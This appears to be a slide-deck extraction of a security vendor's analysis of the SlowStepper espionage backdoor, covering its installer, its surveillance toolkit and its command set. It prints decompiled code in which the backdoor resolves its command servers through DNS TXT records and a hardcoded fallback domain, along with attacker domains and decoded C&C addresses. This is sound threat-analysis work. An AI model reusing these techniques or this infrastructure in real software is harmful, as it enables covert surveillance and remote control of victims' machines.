
AutoMsg.dll




AutoMsg.dll



AutoMsg.dll



Was it inspired by the NSPX30 implant from Blackwood?



Installer and archive format

NetNative.pkg



svchost.exe (process monitor)



assist.dll (archive)



msvcr100.dll (legitimate)




PerfWatson.exe (legitimate)


Container header



File objects




...




End of the container

The hour of the ghost



The hour of the daemon


About SlowStepper



Lite and full version

- Developed in 2018, oldest known version (**0.1.7**) of the backdoor was seen in ESET telemetry in **2019** and it was compiled in **2019-01-31**
- A “Lite” version (**0.2.10**) of the backdoor was used in the supply- chain compromise
- The more complete version we have observed in AitM attacks
- Differences in functionality provided via commands
- Latest known version of the backdoor is from 2024, version **0.2.12**

About SlowStepper



Toolkit

- Both Lite and full versions use a toolkit of around forty tools
- Tools developed in multiple languages:
 - Largely Python, which include logs of bugfixes 😊
 - Go
 - C/C++

```
"""*#!
    version:    beta 7.0.1
    author:     xjy
    update:     2023.09.08
    desc:       get the record of Wechat
    fix:        Increase access to the extra WeChat process.
               fix bug --- create many directories to store files
               crease first run only return new find user infomation
               fix bug --- os.Popen error handle
               get video or voice talk of chat and the length of it
               increase voice and video chat icon
               increase get file name
               increase error code
               auto get the record of wechat per 4h
               get wechat ket by python
               get wechat voice video and files
               get more detail infomation of recoder
               support wechat 64bit
```


```
!#*"""
import threading
import shutil
from time import time
import os
import json
import datetime
import sqlite3
```

```
# coding = UTF-8
```

```
"""
```

```
@File       :   GetTeleData.py
@Time       :   2022/7/18 10:22
@author     :   Mr Zhao
@Modify Time :   2022/7/6 14:22
@Version    :   1.1.0
@Desc      :   increase version tag
"""
```


About SlowStepper



Toolkit

- Both Lite and full versions use a toolkit of around forty tools
- Tools developed in multiple languages:
 - Largely Python, which include logs of bugfixes 😊
 - Go
 - C/C++
- Toolkit provides custom tools for cyberespionage:
 - Collect data and steal cookies from many browsers, chat applications, VPN software
 - Geolocation using several services
 - Take camera photos and record the screen in videos
 - Full remote control using RealVNC
 - Reverse proxies
 - And more!

About SlowStepper



Developed in C++,
with extensive use of
OOP

- Developed in C++
- Extensive use of object-oriented programming in the C&C communication code
 - Polymorphism and multi-inheritance make things difficult to understand (sometimes!)
- The Lite version has 59 different classes
- The developers were quite creative

The SlowStepper backdoor

Obtaining C&C IP addresses via DNS TXT records

```
pDestinationServer.sin_family = 2;  
pDestinationServer.sin_port = htons(53u);  
ServerIpAddress = inet_addr((&DnsServerIpAddrList)[g_DnsTxtRecordIpAddrServerIndex]);  
*&DnsQuery.TransactionId = DEFAULT_DNS_PACKET_VALUES[0];  
*&DnsQuery.Questions = DEFAULT_DNS_PACKET_VALUES[1];  
pDestinationServer.sin_addr.S_un.S_addr = ServerIpAddress;  
*&DnsQuery.AuthorityRRs = DEFAULT_DNS_PACKET_VALUES[2];  
memcpy(DnsTypeAndClassBuffer, pszDomain, iDomainStrLen);  
*&DnsTypeAndClassBuffer[iDomainStrLen] = DNS_TYPE_AND_CLASS;  
dwLength = iDomainStrLen + 16;  
sendto(s, &DnsQuery, dwLength, 0, &pDestinationServer, 16);
```

7051.gsm.360safe.com

```
Domain Name System (query)  
Transaction ID: 0x1234  
Flags: 0x0100 Standard query  
  0... .. = Response: Message is a query  
  .000 0... .. = Opcode: Standard query (0)  
  .... ..0. .... = Truncated: Message is not truncated  
  .... ..1 .... = Recursion desired: Do query recursively  
  .... ..0.. .... = Z: reserved (0)  
  .... ..0 .... = Non-authenticated data: Unacceptable  
Questions: 1  
Answer RRs: 0  
Authority RRs: 0  
Additional RRs: 0  
Queries  
  7051.gsm.360safe.com: type TXT, class IN  
    Name: 7051.gsm.360safe.com  
    [Name Length: 24]  
    [Label Count: 4]  
    Type: TXT (16) (Text strings)  
    Class: IN (0x0001)
```

Public DNS services



8.8.8.8
(Google)



114.114.114.114
(114dns.com)



223.5.5.5
(Alibaba)

Obtaining C&C IP addresses via DNS TXT records

Public DNS services



8.8.8.8
(Google)



114.114.114.114
(114dns.com)



223.5.5.5
(Alibaba)




Queries

```
√ 7051.gsm.360safe.company: type TXT, class IN
  Name: 7051.gsm.360safe.company
  [Name Length: 24]
  [Label Count: 4]
  Type: TXT (16) (Text strings)
  Class: IN (0x0001)
```

Answers

```
√ 7051.gsm.360safe.company: type TXT, class IN
  Name: 7051.gsm.360safe.company
  Type: TXT (16) (Text strings)
  Class: IN (0x0001)
  Time to live: 3600 (1 hour)
  Data length: 95
  TXT Length: 94
  TXT: &%QT%#/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==
```



&%QT%#/zZDmb4ATTVIxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==

Decoding the TXT records

The TXT is a base64-encoded AES-encrypted blob containing an array of 10 C&C IP addresses:

&%QT%#

/zZDmb4ATTVlxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==



Marker used for validation

Decoding the TXT records

The TXT is a base64-encoded AES-encrypted blob containing an array of 10 C&C IP addresses:

&%QT%#

/zZDmb4ATTVlxwHXPLGrj0FAOV7q+P/sMG109ooj5YKQs3XiHSjM3f+h9ok9XfQ1AJoX+C4UXZsDLVqCDhvxyw==


Marker used for validation

after decoding
and decryption

04	2F	4A	9F	A6
04	2F	60	11	ED
04	08	82	57	C3
04	2F	6C	A2	DA
04	2F	71	C8	12
04	2F	68	8A	BE
04	78	18	C1	3A
04	CA	BD	08	57
04	CA	BD	08	45
04	CA	BD	08	C1

Decoding the TXT records

The TXT is a base64-encoded AES-encrypted blob containing an array of 10 C&C IP addresses:



Data identifier types

Data identifier	Size of data	Description
0x04	4	Data is an IP address
0x05	6	Data is an IP address and port number.
0x06	16	Skips the next 16 bytes of data. We suspect that given the size of the data, it's possible that it is an IPv6 address.
0x00–0x03 0x07–0xFF	Data identifier value is the value of the data size.	Skips the next (unknown) bytes of data.

What happens if that fails? Use fallback domain and server!

Good old `gethostbyname` API to the rescue!



```
strcpy(szFallbackDomain, "st.360safe.company");
remoteHost = pgethostbyname(szFallbackDomain);
if ( !remoteHost )
{
    return 0;
}
```


Many ways to control a daemon

Overview of the backdoor's standard commands

Gather system information

Execute a module

Delete file

Shell mode

Uninstall

List files and drives

Download and execute file

Overview of the backdoor's standard commands

Gather system information

Execute a module

Delete file

Shell mode

Uninstall

List files and drives

Download and execute file

Something
unusual here



Overview of the backdoor's standard commands

```
CtorObj158(MyShellActor, "SHELL", "sml", 0);  
MyShellActor->__vftable = &ShellActor::`vftable';  
MyShellActor->ptr_to_vtbl = &ShellActor::`vftable';
```

```
std::string::assign(v12, v1, "cd" 2u);  
v16 = 4;  
*sub_1002ABAC(v12) = Shell::Command::cd;  
v16 = -1;  
std::string::_Tidy(v12, 1, 0);  
v14 = 15;  
v13 = 0;  
LOBYTE(v12[0]) = 0;  
std::string::assign(v12, v4, "gcall" 5u);  
v16 = 5;  
*sub_1002ABAC(v12) = Shell::Command::gcall;  
v16 = -1;  
std::string::_Tidy(v12, 1, 0);  
v14 = 15;  
v13 = 0;  
LOBYTE(v12[0]) = 0;  
std::string::assign(v12, v5, "pycall" 6u);  
v16 = 6;  
*sub_1002ABAC(v12) = Shell::Command::pycall;  
v16 = -1;  
std::string::_Tidy(v12, 1, 0);  
v14 = 15;  
v13 = 0;  
LOBYTE(v12[0]) = 0;  
std::string::assign(v12, v6, "restart" 7u);  
v16 = 7;  
*sub_1002ABAC(v12) = Shell::Command::restart;
```

```
return FormatStringAndSendToServerA(a1, "You must specify some parameters, but it can't empty.");
```

```
FormatStringAndSendToServerA(v51, "The parameter is not correct, please check it.");
```

```
if ( g_PersistenceMode == 3 )  
{  
    return FormatStringAndSendToServerA(a1, "The mode of NSP doesn't support restart self.");  
}
```


Command: "restart self"

```
db 'If you want make the Configuration effective immediately, please '  
db 'input command "gconfig reload" '  
db 0A3h  
db 0ACh  
db 'otherwise it will be effective after restart self.'
```


Command: "gconfig set ..."

Command highlight: pycall

Syntax: pycall
<modulename>



LetMeGo22 on gitcode.net – made private!



LetMeGo22 @LetMeGo22

0 Star 18 关注 0 粉丝

当前用户资料未公开

当前用户资料未公开

反馈建议

0

开源知识

Git 入门 Pro Git 电子书 在线学 Git Markdown 基础入门

IT 技术知识开源图谱

帮助

使用手册 反馈建议 博客


渝ICP备2023009037号

京公网安备11010502055752号

网络110报警服务

Malicious files were hidden in a fork of the “caffe” project


It had three repos:



The screenshot shows the GitHub profile of LetMeGo22 (@LetMeGo22). The profile includes a monkey avatar, 0 stars, 14 followers, and 0 fans. Under the 'repositories' tab, three repositories are listed:

- LetMeGo22 / Caffe**: A repository named 'caff' with 0 stars, 0 forks, 1 watch, and 0 downloads. It was updated 1 week ago.
- LetMeGo22 / WindowsCommunityToolkit**: A clone of <https://github.com/CommunityToolkit/WindowsCommunityToolkit.git> with 0 stars, 0 forks, 1 watch, and 0 downloads. It was updated 1 year ago.
- LetMeGo22 / Atom**: A repository with 0 stars, 0 forks, 1 watch, and 0 downloads. It was updated 1 year ago.

Original caffe from GitHub



The screenshot shows the GitHub repository page for 'Caffe'. The repository is categorized as 'build', 'unknown', and 'license BSD'. The description states: "Caffe is a deep learning framework made with expression, speed, and modularity in mind. It is developed by Berkeley AI Research (BAIR)/The Berkeley Vision and Learning Center (BVLC) and community contributors." The page includes links to the [project site](#), [DIY Deep Learning for Vision with Caffe](#), [Tutorial Documentation](#), [BAIR reference models](#), [community model zoo](#), and [Installation instructions](#). It also mentions step-by-step examples and custom distributions like [Intel Caffe](#), [OpenCL Caffe](#), and [Windows Caffe](#). The 'Community' section includes a [gitter](#) link and a [join chat](#) button. The page concludes with the text "Please join the [caffe-users group](#) or [gitter chat](#) to ask questions and talk about methods and models. Framework development discussions and thorough bug reports are collected on [Issues](#)." and "Happy brewing!"

Customized python distros

Customized python distros



winxppy.org (Python 3.4)



